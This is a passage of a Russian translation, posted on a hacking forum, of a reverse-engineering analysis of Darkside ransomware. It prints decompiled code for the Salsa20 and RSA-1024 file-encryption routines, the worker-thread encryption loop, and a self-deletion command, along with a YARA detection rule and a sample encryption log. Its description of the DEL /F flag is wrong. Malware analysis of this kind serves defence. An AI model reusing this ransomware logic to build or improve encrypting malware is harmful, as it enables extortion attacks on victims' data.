  mw_swprintf(v16, &Handle_u_str, IO_buffer[0xB], v15);
  w_WriteFile(hLogFile, (int)&INF_str, (int)&Start_Encrypt_str, (int)v16, encrypt_file_name_1);
}
if ( USE_IOCompletionPort1_FLAG )
{
  if ( mw_PostQueuedCompletionStatus(hIOCompletionPort1, 0, 0, IO_buffer) )
  {
    mw_InterlockedIncrement(&IO_PORT1_LOCK);
    USE_IOCompletionPort1_FLAG = 0; // ROTATE CLEANLY BETWEEN 2 PORTS
    v20 = 1;
    goto LABEL_69;
  }
}
else if ( mw_PostQueuedCompletionStatus(hIOCompletionPort2, 0, 0, IO_buffer) )
{
```

Setup I/O buffer

Send I/O buffer to worker threads

VIII. Salsa20 и генерация матрицы

Darkside делает несколько вызовов RtlRandomEx для создания 64-байтового буфера.

```
LONG __stdcall generate_random_buffer(DWORD *Salsa20_matrix)
{
  int v1; // ebx
  LONG random_long; // eax
  DWORD v3; // edx

  v1 = 8;
  do
  {
    random_long = w_RtlRandomEx();
    if ( v1 == 5 )
    {
      random_long = 0;
      v3 = 0;
    }
    Salsa20_matrix[2 * v1 - 1] = random_long;
    Salsa20_matrix[2 * v1-- - 2] = v3;
  }
  while ( v1 );
  return random_long;
}
```

Причина, по которой этот буфер не является ключом Salsa20, заключается в том, что он слишком длинный (обычно ключ Salsa20 имеет длину не более 32 байтов) и потому, что Darkside фактически изменяет свою реализацию Salsa20, чтобы не использовать какой-либо ключ.

Обычно для генерации этой матрицы начального состояния Salsa20 требуется пара ключей-одноразовых ключей.

Однако Darkside полностью пропускает этот шаг и использует случайно сгенерированный буфер в качестве своей матрицы Salsa20.

Это не влияет на результат шифрования Salsa20, поскольку в конечном итоге это XOR-шифр. Чтобы расшифровать файл, им просто нужно иметь доступ к этому случайному буферу и использовать его в качестве матрицы Salsa20.

Initial state of Salsa20

"expa"	Key	Key	Key
Key	"nd 3"	Nonce	Nonce
Pos.	Pos.	"2-by"	Key
Key	Key	Key	"te k"


IX. Шифрование RSA-1024

Специальная реализация RSA-1024 Darkside используется для шифрования матрицы Salsa20 перед добавлением ее в конец зашифрованного файла.

Открытый ключ RSA-1024 встроен в зашифрованные конфигурации Darkside и разделен на две части.

Первая - это показатель степени RSA-1024 с прямым порядком байтов, и я не знаю почему. Поскольку автор вручную написал эту реализацию RSA-1024, я думаю, это облегчит им задачу?

Вторая - это модуль RSA-1024.



yashechka

Генератор контента.Фанат Ильфака и Рикардо Нарвахи

Эксперт

Joined
Nov 24, 2012

Messages
1,786

Reaction score
2,573

Ниже представлена часть функции шифрования RSA-1024.

```
do
{
  v16 = 8;
  INT_SIZE = 8;
  do
  {
    v8 = r;
    v9 = (__m128i *)r_;
    v10 = 8;
    do
    {
      *v9++ = _mm_load_si128(v8++);
      --v10;
    }
    while ( v10 );
    multiply_mod(r, r_, (DWORD *)RSA_1024_n); // r = r*r %n
    result = *RSA_1024_e_BE & (1 << --INT_SIZE);// mod each from 7 to 0 -> little endian
    if ( result )
      result = multiply_mod(r, data, (DWORD *)RSA_1024_n);// if e bit is 1, r = r*base mod n
    --v16;
  }
  while ( v16 );
  --RSA_1024_e_BE;
  --e_length;
}
while ( e_length );
```

Легко понять, что это шифрование RSA-1024 с математическими функциями. Обратите внимание, что показатель степени RSA-1024 читается спереди назад с помощью операции AND, которая говорит нам, что она имеет прямой порядок байтов.

Модуль математических операций больших чисел также сбивает с толку, потому что они выполняют расчет исходного модуля с использованием сложения и вычитания.

```
v10 = 1024;
do
{
  rclbignum();                          // curr_result = curr_result rol 1
  subbignum(curr_result, RSA_1024_n);   // curr_result -= n
  if ( v5 )                             // if curr_result < 0 (jump if carry): curr_result += n
    addbignum(curr_result, RSA_1024_n);
  rclbignum();                          // B = B rol 1
  if ( v5 )                             // if carry: curr_result += a
    addbignum(curr_result, A);
  result = subbignum(curr_result, RSA_1024_n);// result -= n
  if ( v5 )
    result = addbignum(curr_result, RSA_1024_n);// if curr_result < 0 (jump if carry): curr_result += n
  --v10;
}
while ( v10 );
v7 = (const __m128i *)curr_result;
v9 = 8;
do
```

Для умножения она каждый раз поворачивает B влево на 1 и добавляет A к результату, если после поворота нет переноса.

Для модуля функция продолжает вычитать N из результата до тех пор, пока не получит перенос (вычитание дает отрицательное число), которое затем добавляет N обратно в результат.

Функции сложения/вычитания больших чисел также говорят нам, что результат шифрования RSA-1024 также имеет прямой порядок байтов, поскольку операции выполняются от самого низкого индекса до самого высокого для каждого числа.

```
.text:002425B1 addbignum proc near
.text:002425B1 mov     eax, [esi]
.text:002425B3 mov     ebx, [esi+4]
.text:002425B6 mov     ecx, [esi+8]
.text:002425B9 mov     edx, [esi+0Ch]
.text:002425BC adc     [edi], eax
.text:002425BE adc     [edi+4], ebx
.text:002425C1 adc     [edi+8], ecx
.text:002425C4 adc     [edi+0Ch], edx
.text:002425C7 mov     eax, [esi+10h]
.text:002425CA mov     ebx, [esi+14h]
.text:002425CD mov     ecx, [esi+18h]
.text:002425D0 mov     edx, [esi+1Ch]
.text:002425D3 adc     [edi+10h], eax
.text:002425D6 adc     [edi+14h], ebx
.text:002425D9 adc     [edi+18h], ecx
.text:002425DC adc     [edi+1Ch], edx
.text:002425DF mov     eax, [esi+20h]
.text:002425E2 mov     ebx, [esi+24h]
.text:002425E5 mov     ecx, [esi+28h]
.text:002425E8 mov     edx, [esi+2Ch]
.text:002425EB adc     [edi+20h], eax
```

X. Рабочие потоки ввода-вывода

Рабочие потоки имеют одинаковые функциональные возможности, каждый из которых повторяется бесконечно, пока основной поток не подаст сигнал на их закрытие с помощью CloseHandle.

Потоки постоянно вызывают GetQueuedCompletionStatus на своем собственном порту завершения ввода-вывода, пока они не получат большой двоичный объект, содержащий информацию о файле из основного потока.

```
while ( 1 )
{
  while ( 1 )
  {
    result = mw_GetQueuedCompletionStatus(hIOCompletionPort1, &blob_length, v7, &lpOverlapped, -1);
    lpOverlapped_1 = lpOverlapped;
    if ( result )
      break;
    if ( __readfsdword(0x34u) == 38 )          // Last error number == ERROR_HANDLE_EOF
    {
LABEL_3:
      lpOverlapped_1[0xC] = 2;                 // Done encrypting -> write encrypted key
      if ( !mw_PostQueuedCompletionStatus(hIOCompletionPort1, 0, 0, lpOverlapped_1) )
        goto LABEL_4;
    }
    else
    {
LABEL_4:
      mw_CloseHandle(lpOverlapped_1[11]);
      mw_RtlFreeHeap(PEB_SubSystemData, 0, lpOverlapped_1);
    }
  }
```

Вот самые важные смещения в файле.

- 0x5: минимальное текущее смещение файла
- 0x6: максимальное смещение текущего файла

- 0x7: количество байтов для перехода к следующему блоку в зависимости от ENCRYPTION_MODE (0x80000 для FULL, -1 для FAST и динамически изменяется в зависимости от размера файла для AUTO)

- 0x9: количество раз, чтобы начать шифрование 0x80000 байт
- 0xB: дескриптор файла
- 0xC: состояние шифрования
- 0x2d: размер файла
- 0xD: случайная матрица Salsa20
- 0x1D: RSA_1024 (Salsa20_matrix)
- 0x3d: CRC32_checksum_generator (RSA_1024 (Salsa20_matrix))
- 0x41: файловый буфер

Получив это, функция проверяет байт в по смещению 0xC, чтобы определить между 4 состояниями шифрования.

Состояние предварительного шифрования возникает, когда blob 0xc] равен 0, и поток просто вызывает ReadFile для чтения 0x80000 байтов из текущего смещения файла в буфер файла. Затем функция устанавливает для blob[0xc] значение 1 для перехода в состояние шифрования. Если функция достигает EOF и номер последней ошибки - ERROR_HANDLE_EOF, поток переходит в состояние пост-шифрования.

```
else
{                                       // pre-encryption state
  v3 = lpOverlapped[6];
  lpOverlapped[2] = lpOverlapped[5];
  lpOverlapped_1[3] = v3;
  lpOverlapped_1[0xC] = 1;
  if ( !mw_ReadFile(lpOverlapped_1[0xB], lpOverlapped_1 + 0x41, 0x80000, &blob_length, lpOverlapped_1) )
  {
    if ( __readfsdword(0x34u) == ERROR_HANDLE_EOF )
      goto LABEL_3;                     // transition to post-encryption state when reaching EOF
    if ( __readfsdword(0x34u) != ERROR_IO_PENDING )
    {
      mw_CloseHandle(lpOverlapped_1[11]);
      mw_RtlFreeHeap(PEB_SubSystemData, 0, lpOverlapped_1);
    }
  }
}
```

Состояние шифрования возникает, когда blob[0xc] равен 1, и поток будет шифровать файловый буфер, как правило, с помощью Salsa20. Darkside шифрует по одному блоку размером 0x80000 байт за раз и сразу после этого переходит к следующему блоку. Если blob [0x7] не равен -1, он перейдет к следующему блобу, добавив blob[0x7] к текущему смещению файла. Это сделано для того, чтобы пропустить части шифрования файла, когда он слишком велик. Если blob[0x7] равен -1, состояние шифрования изменяется на состояние пост-шифрования. Затем зашифрованный файловый буфер записывается обратно в файл с помощью WriteFile, и поток возвращается в состояние предварительного шифрования с обновленным смещением файла.

```
case 1u:                                // encryption state
  Salsa20_crypt(lpOverlapped + 0xD, lpOverlapped + 0x41, (int)(lpOverlapped + 0x41), blob_length);// offset 0x41 is file buffer -> 0xD is matrix
  if ( lpOverlapped_1[9] )
  {
    *(_QWORD *)(lpOverlapped_1 + 5) += 0x80000i64;
    --lpOverlapped_1[9];
    lpOverlapped_1[0xC] = 0;            // ENCRYPT 0X80000 bytes
                                        // Move file offset 0X80000 forward
  }
  else
  {
    v4 = *(_OVERLAPPED::$742A73540840F318F86F9CEE3D494648 *)(lpOverlapped_1 + 7);
    if ( *(_QWORD *)&v4 == -1i64 )
    {
      lpOverlapped_1[0xC] = 2;          // finish everything nicely -> post encryption
    }
    else
    {
      *(_QWORD *)(lpOverlapped_1 + 5) += *(_QWORD *)&v4;// jump by 0X80000 + constant
      lpOverlapped_1[9] = lpOverlapped_1[10];// encrypt 0x80000 again
      lpOverlapped_1[0xC] = 0;
    }
  }
  if ( !mw_WriteFile(lpOverlapped_1[0xB], lpOverlapped_1 + 0x41, blob_length, &blob_length, lpOverlapped_1)
    && __readfsdword(0x34u) != ERROR_IO_PENDING )
  {
:
    mw_CloseHandle(lpOverlapped_1[11]);
    mw_RtlFreeHeap(PEB_SubSystemData, 0, lpOverlapped_1);
  }
  break;
```

Состояние пост-шифрования возникает, когда blob[0xc] равен 2. В этом состоянии зашифрованная матрица Salsa20 и ее контрольная сумма записываются в конец файла с помощью WriteFile. После этой операции поток переходит в состояние очистки.

```
case 2u:
  lpOverlapped[2] = -1;
  lpOverlapped_1[3] = -1;
  lpOverlapped_1[12] = 4;
  if ( !mw_WriteFile(lpOverlapped_1[0xB], lpOverlapped_1 + 0x10, 0x90, &blob_length, lpOverlapped_1)
    && __readfsdword(0x34u) != 997 )    // write RSA_1024(Salsa20_matrix) and
                                        // CRC32_checksum_generator(RSA_1024(Salsa20_matrix))
                                        // to the end of file
  {
    goto LABEL_22;
  }
  break;
```

Состояние очистки происходит, когда blob[0xc] равен 4. Поток просто закрывает дескриптор файла и возвращается к вызову GetQueuedCompletionStatus, чтобы получить новый файловый блоб.

```
case 4u:
  while ( *lpOverlapped_1 == 0x103 )
    mw_Sleep(0);
  if ( hLogFile )                       // finish encryption -> close handle
  {
    mw_swprintf(data0, &Handle_u_str, lpOverlapped_1[11], 75);
    w_WriteFile(hLogFile, (int)&INF_str, (int)File_Encrypted_Successful_str, (int)data0, 0);
  }
  mw_CloseHandle(lpOverlapped_1[11]);
  mw_RtlFreeHeap(PEB_SubSystemData, 0, lpOverlapped_1);
  mw_InterlockedIncrement(&dword_25103C);
  break;
```

Самоуничтожение

В конце программы, если SELF_DELETE_FLAG установлен в 1 в конфигурации, Darkside выполнит команду для удаления самого себя.

Во-первых, Darkside получает короткий путь к текущему исполняемому файлу вредоносной программы, вызывая GetModuleFileNameW и GetShortPathNameW.

Darkside расшифровывает имя переменной среды «ComSpec» и использует его для получения пути к CMD.EXE.

Наконец, он вызывает ShellExecuteW для выполнения этой команды:

CMD.EXE /C DEL /F /Q short_malware_path >> NUL


Эта команда CMD.EXE выполняет команду DEL. Флаг /F включает автозаполнение введенных имен путей, что необходимо для расширения короткого пути до полного пути. /Q просто отключает эхо для скрытности!

```
int delete_malware_exe()
{
  _DWORD curr_file_name[130]; // [esp+0h] [ebp-820h] BYREF
  _DWORD cmd_exe_path[130]; // [esp+208h] [ebp-618h] BYREF
  _DWORD command[130]; // [esp+410h] [ebp-410h] BYREF
  _DWORD short_path_name[130]; // [esp+618h] [ebp-208h] BYREF

  mw_GetModuleFileNameW(PEB_Mutant, curr_file_name, 260);
  mw_GetShortPathNameW(curr_file_name, short_path_name, 260);
  decrypt_large_buffer((int)&dword_24AF30, *(&dword_24AF30 - 1));// /C DEL /F /Q
  mw_wcscpy(command, &dword_24AF30);
  clear_string(&dword_24AF30, *(&dword_24AF30 - 1));
  mw_wcscat(command, short_path_name);
  decrypt_large_buffer((int)&dword_24AF50, *(&dword_24AF50 - 1));// >> NUL
  mw_wcscat(command, &dword_24AF50);
  clear_string(&dword_24AF50, *(&dword_24AF50 - 1));
  decrypt_large_buffer((int)&dword_24AF64, *(&dword_24AF64 - 1));// ComSpec points to CMD.EXE
  mw_GetEnvironmentVariableW(&dword_24AF64, cmd_exe_path, 260);
  clear_string(&dword_24AF64, *(&dword_24AF64 - 1));
  return mw_ShellExecuteW(0, 0, cmd_exe_path, command, 0, 0);// CMD.EXE /C DEL /F /Q short_malware_path >> NUL
}
```


Обсуждение скорости шифрования Darkside

Darkside использует уникальную комбинацию многопоточности и рекурсивного обхода файлов для поиска и шифрования файлов.

Однако его скорость не так впечатляет из-за использования рекурсии.



Мы ясно видим, что скорости шифрования Darkside явно не хватает, поскольку он не использует 100% ЦП жертвы.

Это потому, что Darkside страдает от нехватки потоков. Каждый рабочий поток может выполнять блок кода шифрования относительно быстро, но некоторые из них не работают в основном потоке и никогда не получают возможности выполнить работу.

По задумке основной поток выполняет рекурсивный обход папок методом поиска в глубину, поэтому рабочие потоки могут зашифровать только то, что им отправляет основной поток.

Истощение возникает, когда основной поток не может проходить и отправлять файлы достаточно быстро, в то время как получающие потоки уже завершают свою работу. Следовательно, если основной поток не имеет постоянной пропускной способности 32 файла, отправляемых на порты завершения ввода-вывода в любой заданный момент времени, какой-то поток определенно будет испытывать нехватку ресурсов, и ЦП не будет полностью задействован.

Помимо того факта, что эту пропускную способность практически невозможно получить одним потоком, общее время шифрования все еще смещено в сторону времени, которое требуется главному потоку для завершения обхода системы.

Такая конструкция в конечном итоге сводит на нет цель использования многопоточности и порта завершения ввода-вывода.

```
rule DarksideRansomware1_8_6_2 {
meta:
description = "YARA rule for Darkside v1.8.6.2"
reference = "http://chuongdong.com/reverse engineering/2021/05/06/DarksideRansomware/"
author = "@cPeterr"
tlp = "white"
strings:
$hash_alphabet = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
$gen_key_buff = {89 54 0E 0C 89 44 0E 08 89 5C 0E 04 89 3C 0E 81 EA 10 10 10 10 2D 10 10 10 10 81 EB 10 10 10 10 81 EF 10 10 10 10 83 E9 10 79 D5}
$dyn_api_resolve = {FF 76 FC 56 E8 91 FE FF FF 56 E8 ?? 69 00 00 8B D8 FF 76 FC 56 E8 85 FB FF FF 8B 46 FC 8D 34 06 B9 23 00 00 00 E8 5E 02 00
00 AD}
$get_config_len = {81 3C 18 DE AD BE EF 75 02 EB 03 40 EB F2}
$RSA_1024_add_big_num = {8B 06 8B 5E 04 8B 4E 08 8B 56 0C 11 07 11 5F 04 11 4F 08 11 57 0C}
$CRC32_checksum = {FF 75 0C FF 75 08 68 EF BE AD DE FF 15 ?? ?? ?? 00 FF 75 0C FF 75 08 50 FF 15 ?? ?? ?? 00 31 07 FF 75 0C FF 75 08 50 FF 15 ??
?? ?? 00 }
condition:
all of them
}
```
Click to expand...


Использованная литература:

```
[INF] Start Encrypting All Files
[INF] Emptying Recycle Bin
[INF] Uninstalling Services
[INF] Deleting Shadow Copies
[INF] Terminating Processes
[INF] Encrypt Mode - FAST
[INF] Encrypting Local Disks
[INF] Started 8 I/O Workers
[INF] Start Encrypt [Handle 492] \\?\C:\XXX
[INF] File Encrypted Successful [Handle 492]
[INF] Start Encrypt [Handle 640] \\?\C:\XXX
[INF] File Encrypted Successful [Handle 640]
[INF] Start Encrypt [Handle 640] \\?\C:\XXX
```

DarkSide ransomware analysis

This blog post will try to explain how the ransomware called DarkSide works. Based on my research, this ransomware uses Salsa20 encryption to encrypt files and RSA encryption to encrypt the key used by Salsa20. A new key is created per file based on random bytes.

zawadidone.nl



[Mal Series #13] Darkside Ransomware

Analysis of Darkside ransomware with Ghidra, x64dbg and Google.

ghoulsec.medium.com

DarkSide Ransomware Analysis Notes - Pastebin.com

Pastebin.com is the number one paste tool since 2002. Pastebin is a website where you can store text online for a set period of time.

pastebin.com
https://raw.githubusercontent.com/k-vitali/Malware-Misc-RE/master/2020-12-01-darkside-ransom-1.3-vk-cfg.raw

snemes/**aplib**

Module for decompressing aPLib compressed data

1 Contributor 0 Issues 12 Stars 8 Forks

snemes/aplib

Module for decompressing aPLib compressed data. Contribute to snemes/aplib development by creating an account on GitHub.

github.com

Переведено специально для XSS.is
Автор перевода: yashechka
Источник: https://chuongdong.com/reverse engineering/2021/05/06/DarksideRansomware/
Last edited: Jul 25, 2021